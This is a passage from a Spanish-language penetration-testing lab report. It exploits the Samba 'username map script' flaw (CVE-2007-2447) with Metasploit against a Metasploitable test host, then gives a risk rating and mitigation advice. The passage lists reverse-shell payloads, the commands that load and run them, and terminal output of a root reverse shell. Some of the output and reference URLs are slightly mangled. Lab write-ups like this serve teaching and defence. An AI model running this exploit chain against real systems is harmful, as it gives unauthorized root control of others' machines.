27 payload/cmd/unix/reverse_netcat           .               normal No      Unix Command Shell, Reverse TCP (via netcat)
28 payload/cmd/unix/reverse_netcat_gaping    .               normal No      Unix Command Shell, Reverse TCP (via netcat -e)
29 payload/cmd/unix/reverse_openssl          .               normal No      Unix Command Shell, Double Reverse TCP SSL (openssl)
30 payload/cmd/unix/reverse_perl             .               normal No      Unix Command Shell, Reverse TCP (via Perl)
```

Una vez localizado lo cargamos con el comando `set payload cmd/unix/reverse_netcat` y lo ejecutamos con `run` o `exploit`.

```
Terminal Emulator Use the command line yuda
kali@kali:~$ msf6 exploit(multi/samba/usermap_script) > set payload => cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > info

Name: Samba "username map script" Command Execution
Module: exploit/multi/samba/usermap_script
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-05-14

Provided by:
jduck <jduck@metasploit.com>

Available targets:
  Id  Name
  --  --
  => 0  Automatic

Check supported:
No

Basic options:
  Name  Current Setting  Required  Description
  ----  -
  RHOSTS 192.168.1.125  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT  445             yes       The target port (TCP)

Payload information:
  Space: 1024

Description:
This module exploits a command execution vulnerability in Samba
versions 3.0.2a through 3.6.23rc1 when using the non-default
"username map script" configuration option. By specifying a username
containing shell meta characters, attackers can execute arbitrary
commands.

No authentication is needed to exploit this vulnerability since
this option is used to map usernames prior to authentication!

References:
https://md.mist.gov/vuln/detail/CVE-2007-2447
OSVDB (34700)
http://www.securityfocus.com/bid/23972
http://laxi.defense.com/intelligence/vulnerabilities/display.php?id=334
http://samba.org/samba/security/CVE-2007-2447.html
```

Hemos conseguido crear la sesión y penetrar en nuestra máquina objetivo y ahora somos usuario root

```
Archivo Acciones Editar Vista Ayuda
kali@kali:~$ msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.139:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo rtrkuQvmd3vcFI
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] B: "rtrkuQvmd3vcFI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.139:4444 -> 192.168.1.24:54523) at 2024-09-24 06:20:04 -0400

uhsaml
root
```

Lo único que nos queda es poder acceder al sistema mediante una Shell o prompt interactivo y para ello accederemos mediante el comando script /dev/null -c bash y procedemos a listar las carpetas.

```
View the full module info with the info -d command.
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.1.139:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo rttNxQzVmw3YscFI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "rttNxQzVmw3YscFI\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.139:4444 → 192.168.1.24:54523) at 2024-09-24 06:20:04 -0400

whoami
root
script /dev/null -c bash
root@metasploitable:/# ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media  opt  sbin  tmp  vmlinuz
cdrom  home  lib  mnt  proc  srv  usr
root@metasploitable:/#
```

Con este ejemplo práctico damos por finalizado nuestro trabajo ya que hemos accedido al objetivo siendo usuario root con todos los privilegios.

5.2 Calificación del riesgo de la vulnerabilidad

Atributo	Clasificación
Daños	La ejecución de comandos arbitrarios puede comprometer la integridad y disponibilidad del sistema.
Reproducibilidad	La vulnerabilidad puede ser explotada de manera consistente bajo ciertas condiciones.
Explotabilidad	Requiere conocimientos técnicos y acceso a la red, pero no autenticación previa.
Usuarios afectados	Afecta a sistemas que ejecutan versiones vulnerables de Samba, que pueden ser numerosos en redes mixtas
Descubribilidad	La vulnerabilidad es conocida y documentada, pero requiere un análisis específico del sistema para ser identificada.
Media	Riesgo medio

### 5.3 Mitigación

Solución	Nivel de esfuerzo
Actualizar Samba a una versión posterior a 3.0.25rc3 que no sea vulnerable y revisar la configuración de seguridad.	Media
Mantener Softwares actualizados	Baja